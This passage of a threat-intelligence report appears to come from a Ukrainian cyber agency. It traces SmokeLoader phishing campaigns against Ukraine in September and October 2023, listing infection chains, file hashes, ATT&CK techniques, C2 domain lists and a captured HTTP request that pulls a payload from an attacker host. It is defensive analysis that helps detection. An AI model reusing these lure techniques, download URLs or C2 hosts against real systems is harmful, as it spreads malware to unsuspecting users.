The mass distribution of the SmokeLoader via phishing emails with the subject "**Fw: Рахунок до оплати**" ("Fw: Bill to pay", translation from Ukrainian) was detected by the CIROC SCPC SSSCIP between 19 to 20 September 2023. Tables 37 and 38 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 37. Applied Attack Vector Overview

Attack Vector
.zip (ZIP archive) -> .pdf (ZIP archive) -> .exe (WinRAR SFX archive) -> .exe (SmokeLoader executable) + .pdf

Table 38. Applied Infection Chain Overview

Infection Chain
0a83fcb0b40f35bf6020ad35cedf56b72a6f650a46dc781b2ea1c9647e0f76cc ("Рахунок_до_оплати_389.zip") -> 7d7262ab5298abd0e91b6831e37ef0156ded4fdceeaf8f8841c9a80d31f33f8e ("Рахунок_до_оплати_389.pdf") -> cfc44f1399e3d28e55c32bcc73539358e5ac88c0d6a19188a52b161b506bea91 ("Рахунок_до_оплати_389.exe") -> a8a3130c779904e23b50d69b4e73a714b345e296feebb9f64a732d5c73e7973b ("pax_389.exe") + b24c99ca816f7ac8ca87a352ed4f44be9d8a21519dd1f408739da958b580be0c ("389.pdf")

The phishing email (observed email subject - "**Fw: Рахунок до оплати**") contains .zip attachment (ZIP archive "Рахунок_до_оплати_389.zip") **[T1566.001]**, the unpacking of which **[T1204.002]** results in in extracting the .pdf file (ZIP archive "**Рахунок_до_оплати_389.pdf**") that, in turn, contains the .exe file (namely "**Рахунок_до_оплати_389.exe**"). "Рахунок_до_оплати_389.exe" file is a WinRAR SFX archive (see Fig. 20) that contains .exe and .pdf files (namely "**pax_389.exe**", "**389.pdf**"), the opening of which through the WinRAR application results in simultaneous extraction and execution of these .exe and .pdf files. "389.pdf" here is a file decoy, the purpose of which is to distract the user's attention from the execution of a SmokeLoader sample.




Figure 20. WinRAR SFX archive attachments

"**pax_389.exe**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 39 **[T1071.001]** (totally 19 domains, 6 among which are active).

Table 39. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://dublebomber.ru/ http://yavasponimayu.ru/ http://nomnetozhedenyuzhkanuzhna.ru/ http://prostosmeritesya.ru/ http://ipoluchayteudovolstvie.ru/ http://super777bomba.ru/ http://specnaznachenie.ru/ http://zakrylki809.ru/ http://propertyminsk.by/ http://iloveua.ir/ http://moyabelorussiya.by/ http://tvoyaradostetoya.ru/ http://zasadacafe.by/ http://restmantra.by/ http://kozachok777.ru/ http://propertyiran.ir/ http://sakentoshi.ru/ http://popuasyfromua.ru/ http://diplombar.by/

20 September 2023, "Re: Bill to pay"

The mass distribution of the SmokeLoader via phishing emails with the subject "-"**Re: Рахунок до оплати**" ("Re: Bill to pay", translation from Ukrainian) was detected by the CIROC SCPC SSSCIP on September 20, 2023. Tables 40 and 41 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 40. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .pdf (ZIP archive) -> .docx + .pdf.exe (WinRAR SFX archive) -> .exe (SmokeLoader executable) + .pdf

Table 41. Applied Infection Chain Overview

Infection Chain
1e30979ec6e93d9d06d463f763e1f739ea03634a36c8bae7891736b77037d4f9 ("Рахунок_фактура_ЖГ-0011297_20.09.2023_p.zip") -> 216423e9f9f1a12d8210dc5527d502cf263f5e0427136ee737089dab667361df ("Рахунок_фактура_ЖГ-0011297_20.09.2023p_Договір_аренди.pdf") -> dcf79b5721db7b447286a8d1d1e674faaff9caeac48d1e3ce8dbece579849945 ("Договір аренди.docx") + 25f828b244c99d77ad60ff641d388b20bbcee445c33cdc0d8616e8e55e1ba834 ("Рахунок_фактура_ЖГ-0011297_20.09.2023p_number_00364276387246287642 7645735.pdf.exe") -> 8f0d1e93eebb79a22158a501d3bfcb2251949f121f86c1d34468cbe260faed18 ("pax2.exe") + 63bb18e5ccfb5c45ec0870a6b5b3b936e4e549005d6ccd0850b099c59aa8946e ("pax1.pdf")

The phishing email (observed email subject - "**Re: Рахунок до оплати**") contains .zip attachment **[T1566.001]** (polyglot archive "**Рахунок_фактура_ЖГ-0011297_20.09.2023_p.zip**" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

5) extracting the .docx file "**Договір аренди.docx**" that contains no signs of the malicious code;
6) extracting the .pdf file (ZIP archive "**Рахунок_фактура_ЖГ-0011297_20.09.2023p_Договір_аренди.pdf**") containing .docx and .pdf.exe files **[T1036.007]** (namely "**Договір аренди.docx**", "**Рахунок_фактура_ЖГ-0011297_20.09.2023p_number_00364276387246287642 7645735.pdf.exe**"). The .pdf.exe file is a WinRAR SFX archive (see Figure 21) that contains .exe and .pdf files (namely "**pax2.exe**", "**pax1.pdf**"), the opening of which through the WinRAR application results in

simultaneous extraction and execution of these .exe and .pdf files. "pax1.pdf" here is a file decoy, the purpose of which is to distract the user's attention from the execution of a SmokeLoader sample.




Figure 21. WinRAR SFX archive attachments

"**pax2.exe**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 42 **[T1071.001]** (totally 19 domains, 6 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):
1e30979ec6e93d9d06d463f763e1f739ea03634a36c8bae7891736b77037d4f9
("Рахунок_фактура_ЖГ-0011297_20.09.2023_p.zip") ->
216423e9f9f1a12d8210dc5527d502cf263f5e0427136ee737089dab667361df
("Рахунок_фактура_ЖГ-0011297_20.09.2023p_Договір_аренди.pdf") ->
dcf79b5721db7b447286a8d1d1e674faaff9caeac48d1e3ce8dbece579849945
("Договір аренди.docx") +
25f828b244c99d77ad60ff641d388b20bbcee445c33cdc0d8616e8e55e1ba834
("Рахунок_фактура_ЖГ-0011297_20.09.2023p_number_00364276387246287642764573 5.pdf.exe") ->
8f0d1e93eebb79a22158a501d3bfcb2251949f121f86c1d34468cbe260faed18
("pax2.exe") +
63bb18e5ccfb5c45ec0870a6b5b3b936e4e549005d6ccd0850b099c59aa8946e
("pax1.pdf")

Execution Scenario (2):
1e30979ec6e93d9d06d463f763e1f739ea03634a36c8bae7891736b77037d4f9
("Рахунок_фактура_ЖГ-0011297_20.09.2023_p.zip") ->
dcf79b5721db7b447286a8d1d1e674faaff9caeac48d1e3ce8dbece579849945
("Договір аренди.docx")

Table 42. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://dublebomber.ru/ http://yavasponimayu.ru/ http://nomnetozhedenyuzhkanuzhna.ru/ http://prostosmeritesya.ru/ http://ipoluchayteudovolstvie.ru/ http://super777bomba.ru/ http://specnaznachenie.ru/ http://zakrylki809.ru/ http://propertyminsk.by/ http://iloveua.ir/ http://moyabelorussiya.by/ http://tvoyaradostetoya.ru/ http://zasadacafe.by/ http://restmantra.by/ http://kozachok777.ru/ http://propertyiran.ir/ http://sakentoshi.ru/ http://popuasyfromua.ru/ http://diplombar.by/

OCTOBER NIGHTS

CHRONOLOGY OF APPLIED ATTACK VECTORS

Figure 22 displays the timechart of the UAC-0006 activity cluster (by the number of phishing incidents of specific attack chains), targeting Ukraine during October 2023.

Figure 22. Timechart of the UAC-0006 activity cluster during October 2023 (by the number of phishing incidents of specific attack chains)

02 October 2023, "Fw: Account, act of reconciliation"

The mass distribution of the SmokeLoader via phishing emails with the subject "**Fw: Рахунок, акт звіки**" (eng: "Fw: Account, act of reconciliation", translation from Ukrainian with spelling mistakes) was detected by the CIROC SCPC SSSCIP on October 2, 2023. Tables 43 and 44 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 43. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .doc (ZIP archive) -> .jpg (SmokeLoader executable) + .jpeg.exe (WinRAR SFX archive) -> .bat + .jpeg

Table 44. Applied Infection Chain Overview

Infection Chain
31be756b4315098a94855a8b236bcf6e55d97acbc5cebe75d1a668dff45bb82b ("рахунок_фактура_СФ-0001871_та_акт_звірки_від_29_09_2023р.zip") -> 90ed5f6719265e25c3483b11704e3158622128816def1f7515988b7de5f5f1de ("список.doc") -> e5314f7a9969af109606c84567ecf951570dd1495c400a1e5bf215fd5cdb3fd2 ("Pax_9312_0580_6944_3255_29.09.2023p.jpg") + 8b4b9b473f73b70c55d21d33149ced0c234fff919d15ff73cca22b93818a785c ("акт_звірки_від_29_09_2023р_за_pax_UA4930777000000260027111661 91.jpeg.exe") -> 9b50c4624bd60aea94b85afeeac6d61c485bee42fdeeffedc5d9617f4650c51c ("Payment_9312_0580_6944_3255.bat") + 41fe1fea884daee189076a5bb5b288852ed5b72d3b89576b740be6baceaa69c5 ("akt.jpeg")

The phishing email (observed email subject - "**Fw: Рахунок, акт звіки**") contains .zip attachment **[T1566.001]** (polyglot archive "**рахунок_фактура_СФ-0001871_та_акт_звірки_від_29_09_2023р.zip**" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

7) extracting the .xls file "**Рахунок_фактура_СФ-0001871.xls**" that contains no signs of the malicious code;
8) extracting the .doc file (ZIP archive "**список.doc**") that contains .jpg and .jpeg.exe files **[T1036.007]** (namely "**Pax_9312_0580_6944_3255_29.09.2023p.jpg**", "**акт_звірки_від_29_09_2023р_за_pax_UA4930777000000260027111661 91.jpeg.exe**"). The .jpeg.exe file is a WinRAR SFX archive (see Fig. 23) that contains .bat and .jpeg files (namely "**Payment_9312_0580_6944_3255.bat**", "**akt.jpeg**"), the opening of which through WinRAR application results in simultaneous extraction and execution of these .bat and .jpeg files.

"akt.jpeg" here is a file decoy, the purpose of which is to distract the user's attention from the execution of a SmokeLoader sample. Figure 24 represents the content of the "Payment_9312_0580_6944_3255.bat" file, in particular the command that is expected to be executed by the default Windows command-line interpreter **[T1059.003]** (running the program "Pax_9312_0580_6944_3255_29.09.2023p.jpg").

It was the first campaign where the "@echo off" command was added to the content of the .bat file to prevent the prompt and content of the batch file from being displayed.




Figure 23. WinRAR SFX archive attachments




Figure 24. Content of the "Payment_9312_0580_6944_3255.bat" file

"**Pax_9312_0580_6944_3255_29.09.2023p.jpg**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 45 **[T1071.001]** (totally 19 domains, 6 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

31be756b4315098a94855a8b236bcf6e55d97acbc5cebe75d1a668dff45bb82b
("рахунок_фактура_СФ-0001871_та_акт_звірки_від_29_09_2023р.zip") ->
90ed5f6719265e25c3483b11704e31586221288l6def1f7515988b7de5f5f1de
("список.doc") ->
e5314f7a9969af109606c84567ecf951570dd1495c400a1e5bf215fd5cdb3fd2
("Рах_9312_0580_6944_3255_29.09.2023р.jpg") +
8b4b9b473f73b70c55d21d33149ced0c234fff919d15ff73cca22b93818a785c
("акт_звірки_від_29_09_2023р_за_рах_UA493077700000026002711166191.jpeg.exe") ->
9b50c4624bd60aea94b85afeeac6d61c485bee42fdeeffedc5d9617f4650c51c
("Payment_9312_0580_6944_3255.bat") +
41fe1fea884daee189076a5bb5b288852ed5b72d3b89576b740be6baceaa69c5
("akt.jpeg")

Execution Scenario (2):

31be756b4315098a94855a8b236bcf6e55d97acbc5cebe75d1a668dff45bb82b
("рахунок_фактура_СФ-0001871_та_акт_звірки_від_29_09_2023р.zip") ->
3ac06154dea00c6f17fba1c52956affdda59eba036b3d5d077c37c93fe277a26
("Рахунок_фактура_СФ-0001871.xls")

Table 45. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://dublebomber.ru/ http://yavasponimayu.ru/ http://nomnetozhedenyuzhkanuzhna.ru/ http://prostosmeritesya.ru/ http://ipoluchayteudovolstvie.ru/ http://super777bomba.ru/ http://specnaznachenie.ru/ http://zakrylki809.ru/ http://propertyminsk.by/ http://iloveua.ir/ http://moyabelorussiya.by/ http://tvoyaradostetoya.ru/ http://zasadacafe.by/ http://restmantra.by/ http://kozachok777.ru/ http://propertyiran.ir/ http://sakentoshi.ru/ http://popuasyfromua.ru/ http://diplombar.by/

04 October 2023, "Fw: Specification for act No. НП-010140544 dated 30.09.2023"

The mass distribution of the SmokeLoader via phishing emails with the subject "**Fw: Специфікація до акту №НП-010140544 від 30.09.2023**" (eng: "Fw: Specification for act No. НП-010140544 dated 30.09.2023", translation from Ukrainian) was detected by the CIROC SCPC SSSCIP on October 4, 2023. Tables 46 and 47 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 46. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> (3) .xls.exe (SmokeLoader executable)

Table 47. Applied Infection Chain Overview

Infection Chain
55076f9a6e5ee25e2deb7b8417431bd71ff34a74c600efbd53144a9b0a178946 ("Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.zip") -> 1433106700090992l4b1b1a812e98a485db3e2879ab35dca8ba63005a62a610c ("Акт_звірки_від_03.10.2023_Pax_UA4930777000000260027111661 94.XLS.exe" / "Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.exe" / "Витяг_з_реєстру_від_03.10.2023_Pax_UA4930777000000260027111661 94.XLS.exe")

The phishing email (observed email subject - "**Fw: Специфікація до акту №НП-010140544 від 30.09.2023**") contains .zip attachment **[T1566.001]** (polyglot archive "**Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.zip**" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

1) extracting the .xlsx file "**Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.xlsx**" that contains no signs of the malicious code;
2) extracting three .xls.exe files **[T1036.007]** (namely "**Акт_звірки_від_03.10.2023_Pax_UA4930777000000260027111661 94.XLS.exe**", "**Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.exe**", "**Витяг_з_реєстру_від_03.10.2023_Pax_UA4930777000000260027111661 94.XLS.exe**") which represent the identical SmokeLoader sample but with three different names, the C2 configuration of which is represented in Table 48 **[T1071.001]** (totally 19 domains, 6 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

55076f9a6e5ee25e2deb7b8417431bd71ff34a74c600efbd53144a9b0a178946
("Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.zip") ->
1433106700090992l4b1b1a812e98a485db3e2879ab35dca8ba63005a62a610c
("Акт_звірки_від_03.10.2023_Pax_UA49307770000002600271116619 4.XLS.exe" /
"Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.exe" /
"Витяг_з_реестру_від_03.10.2023_Pax_UA49307770000002600271116619 4.XLS.exe")

Execution Scenario (2):

55076f9a6e5ee25e2deb7b8417431bd71ff34a74c600efbd53144a9b0a178946
("Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.zip") ->
7781122a4a2aea14f0d7cab9d9a1a9cf0e4e9ef5f31639449f56a0b1ecebb2d9
("Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.xlsx")

Table 48. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://dublebomber.ru/ http://yavasponimayu.ru/ http://nomnetozhedenyuzhkanuzhna.ru/ http://prostosmeritesya.ru/ http://ipoluchayteudovolstvie.ru/ http://super777bomba.ru/ http://specnaznachenie.ru/ http://zakrylki809.ru/ http://propertyminsk.by/ http://iloveua.ir/ http://moyabelorussiya.by/ http://tvoyaradostetoya.ru/ http://zasadacafe.by/ http://restmantra.by/ http://kozachok777.ru/ http://propertyiran.ir/ http://sakentoshi.ru/ http://popuasyfromua.ru/ http://diplombar.by/

05 October 2023, "Fw: Specification to act No. НП-010140.. dated 04.10.2023", "Fwd: Fw: Specification to act No. H-010140.. dated 04.10.2023."

The mass distribution of the SmokeLoader via phishing emails with the subjects "**Fw: Специфікація до акту №НП-010140.. від 04.10.2023р**" (eng: "Fw: Specification to act No. НП-010140.. dated 04.10.2023", translation from Ukrainian) and "**Fwd: Fw: Специфікація до акту №H-010140.. від 04.10.2023р**" (eng: "Fwd: Fw: Specification to act No. H-010140.. dated 04.10.2023.", translation from Ukrainian) were detected by the CIROC SCPC SSSCIP between 5 October 2023. Tables 49 and 50 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 49. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> (3) .xls.js -> .dat (SmokeLoader executable)

Table 50. Applied Infection Chain Overview

Infection Chain
411525bb70e9579cc4dc62458bbcfc88ca44d6ca6046a43e4e2ef13873edb1a8 ("Специфікація до акту №H-010140544 від 30.09.2023.zip" / "Специфікація до акту №НП-010140544 від 30.09.2023.zip") -> fdf8a89e8c90ed0653780acc77c180185b8971e62d2a02dcaabcfc456d05bd96 ("1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js") + 493f708129bf25ff4bb734c179d336f223d9d21ea53b7e5e52f9535a72415bfd ("2.Акт_звірки_від_03.10.2023_Pax_UA4930777000000260027111661 94.XLS.js") + 6999f5f3c6824f27b5a1fb436c59d369f6f1ec08365d48cd1c8d21d1058eaafc ("3.Витяг_з_реєстру_від_03.10.2023_Pax_UA4930777000000260027111661 94.XLS.js") -> d3bff8ee2566c13a391cec24be134d3d04ee65b87529e1c98caf93b5b559fce4 (name format "<6-DIGID-CODE>.dat")

The phishing email (observed email subjects - "**Fw: Специфікація до акту №НП-010140.. від 04.10.2023р**", "**Fwd: Fw: Специфікація до акту №H-010140.. від 04.10.2023р**") contains .zip attachment **[T1566.001]** (polyglot archive, observed names - "**Специфікація до акту №H-010140544 від 30.09.2023.zip**", "**Специфікація до акту №НП-010140544 від 30.09.2023.zip**" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

1) extracting the .xlsx file "**Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.xlsx**" that contains no signs of the malicious code;

2) extracting three .xls.js files **[T1036.007]** (namely "**1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js**", "**2.Акт_звірки_від_03.10.2023_Рах_UA493077700000026002711166194.XLS.js**", "**3.Витяг_з_реестру_від_03.10.2023_Рах_UA493077700000026002711166194.XLS.js**") which represent the identical SmokeLoader sample but with three different names.

Opening either of these three files through WScript.exe causes sending the HTTP GET request (**hxxp://specnaznachenie[.]ru/download/mstsc[.]exe**). The response to this request with a status code "HTTP 200 OK" is returned with the header value "Content-Type: application/x-msdos-program" (see Figure 25), that results in downloading a file, saving it under the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData** **[T1564.001]** ("**C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Templates\<6-DIGID-CODE>.dat**" path) and its further execution.

```
GET /download/mstsc.exe HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C;
.NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: specnaznachenie.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0

Content-Type: application/x-msdos-program
Content-Length: 301056
Connection: close
Last-Modified: Tue, 10 Oct 2023 06:19:36 GMT
ETag: "49800-60756b0db2e00"
Accept-Ranges: bytes

MZ.....@.....       .!..L.!This program cannot be run in DOS mode.
```

Figure 25. Downloading SmokeLoader sample

The last file with the name format "**<6-DIGID-CODE>.dat**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 51 **[T1071.001]** (totally 19 domains, 6 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

411525bb70e9579cc4dc62458bbcfc88ca44d6ca6046a43e4e2ef13873edb1a8
("Специфікація до акту №Н-010140544 від 30.09.2023.zip" / "Специфікація до акту
№НП-010140544 від 30.09.2023.zip") ->
fdf8a89e8c90ed0653780acc77c180185b8971e62d2a02dcaabcfc456d05bd96
("1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js") +
493f708129bf25ff4bb734c179d336f223d9d21ea53b7e5e52f9535a72415bfd
("2.Акт_звірки_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js") +
6999f5f3c6824f27b5a1fb436c59d369f6f1ec08365d48cd1c8d21d1058eaafc
("3.Витяг_з_реєстру_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js") ->
d3bff8ee2566c13a391cec24be134d3d04ee65b87529e1c98caf93b5b559fce4
(name format "<6-DIGID-CODE>.dat")

Execution Scenario (2):

411525bb70e9579cc4dc62458bbcfc88ca44d6ca6046a43e4e2ef13873edb1a8
("Специфікація до акту №Н-010140544 від 30.09.2023.zip" / "Специфікація до акту
№НП-010140544 від 30.09.2023.zip") ->
7781122a4a2aea14f0d7cab9d9a1a9cf0e4e9ef5f31639449f56a0b1ecebb2d9
("Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.xlsx")

Table 51. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://dublebomber.ru/ http://yavasponimayu.ru/ http://nomnetozhedenyuzhkanuzhna.ru/ http://prostosmeritesya.ru/ http://ipoluchayteudovolstvie.ru/ http://super777bomba.ru/ http://specnaznachenie.ru/ http://zakrylki809.ru/ http://propertyminsk.by/ http://iloveua.ir/ http://moyabelorussiya.by/ http://tvoyaradostetoya.ru/ http://zasadacafe.by/ http://restmantra.by/ http://kozachok777.ru/ http://propertyiran.ir/ http://sakentoshi.ru/ http://popuasyfromua.ru/ http://diplombar.by/

06 October 2023, "Fw: Specification to act No. НП-010140.. dated 05.10.2023"

The mass distribution of the SmokeLoader via phishing emails with the subject "**Fw: Специфікація до акту №НП-010140.. від 05.10.2023р**" ("Fw: Specification to act No. НП-010140.. dated 05.10.2023", translation from Ukrainian) was detected by the CIROC SCPC SSSCIP on October 6, 2023. Tables 52 and 53 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 52. Applied Attack Vector Overview

Attack Vector
.pdf (embedded link) -> .zip (ZIP archive) -> .pdf (polyglot archive) -> (3) .xls.js -> .dat (SmokeLoader executable)

Table 53. Applied Infection Chain Overview

Infection Chain
d895f40a994cb90416881b88fadd2de5af165eec1cd41b0ddd08fa1d6b3262bb ("Список_документів_для_ознакомлення.pdf") ->
hxxp://ukr-net-download-files-php-name[.]ru/ukraine/735928567659784354945907439876854768459870347534856793865384658936593659834653274287 8/ukrnet/Список_документів_для_ознайомлення[.]zip (link) ->
41b74077e7707dfce2752668a3201e3bc596ade5594535c266e3249c2e697cb2 ("Список_документів_для_ознайомлення.zip") ->
40c9bc7186f21b6e2a7da28632e70d9b9bce01cc63c692d4383ac03e13e45533 ("лист.zip" / "лист.pdf") ->
ac1aedd7d08d3e92ded28d07944d8a8039650a36dec8b4a5d7b675ce2c5512c4 ("1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js" / "2.Акт_звірки_від_03.10.2023_Pax_UA4930777000000260027111661 94.XLS.js" / "3.Витяг_з_реєстру_від_03.10.2023_Pax_UA4930777000000260027111661 94.XLS.js") +
a4aff83623cac142f178d589514c21e060f57843d729d808edc860a91772d7d7 ("_1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js") +
cb3aff029bd0af35ecf2567525e01847cfb5792d89ea769b7429e6d99186a88a ("_2.Акт_звірки_від_03.10.2023_Pax_UA4930777000000260027111661 94.XLS.js") +
fb3a98c4bb3aa8f1022d4f286c1bd8008862a9c09178e5823568368c3bfbfa1c ("_3.Витяг_з_реєстру_від_03.10.2023_Pax_UA4930777000000260027111661 94.XLS.js") ->
ebbf474d69519b7ded60c1dab807dab492c33d9caf76e6495c2ee92be573011e (name format "<DIGID-CODE>.dat")

The phishing email (observed email subject - "**Fw: Специфікація до акту №НП-010140.. від 05.10.2023р**") contains the .pdf attachment (namely "**Список_документів_для_ознакомлення.pdf**") **[T1566.001]** that prompts the user to interact with the content of the document (as the data contained in the document is allegedly protected to hide personal information). The execution of

the specified action by the victim **[T1204.001]** results in sending the HTTP GET request (see Fig.26) **hxxp://ukr-net-download-files-php-name[.]ru/ukraine/735928567659784354945907439876854768459870347534856793865384658936593659834653274287 8/ukrnet/Список_документів_для_ознайомлення[.]zip** and downloading a .zip file (namely "**Список_документів_для_ознайомлення.zip**"), the unpacking of which **[T1204.002]** leads to the execution of one of the two scenarios:

1) extracting .zip/.pdf polyglot file **[T1036.008]** (names that were observed - "**лист.zip**", "**лист.pdf**") that contains three .xls.js files **[T1036.007]** (which represent the identical sample of the .xls.js file, but with three different names, namely "1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js", "2.Акт_звірки_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js", "3.Витяг_з_реестру_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js"). Opening either of these three .xls.js files through WScript.exe causes sending the HTTP GET request (**hxxp://specnaznachenie[.]ru/download/mstsc[.]exe**). The response to this request with a status code "HTTP 200 OK" is returned with the header value "Content-Type: application/x-msdos-program" (see Figure 27), that results in downloading a file, saving it under the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData [T1564.001]** ("**C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Templates\<DIGID-CODE>.dat**" path) and its further execution;
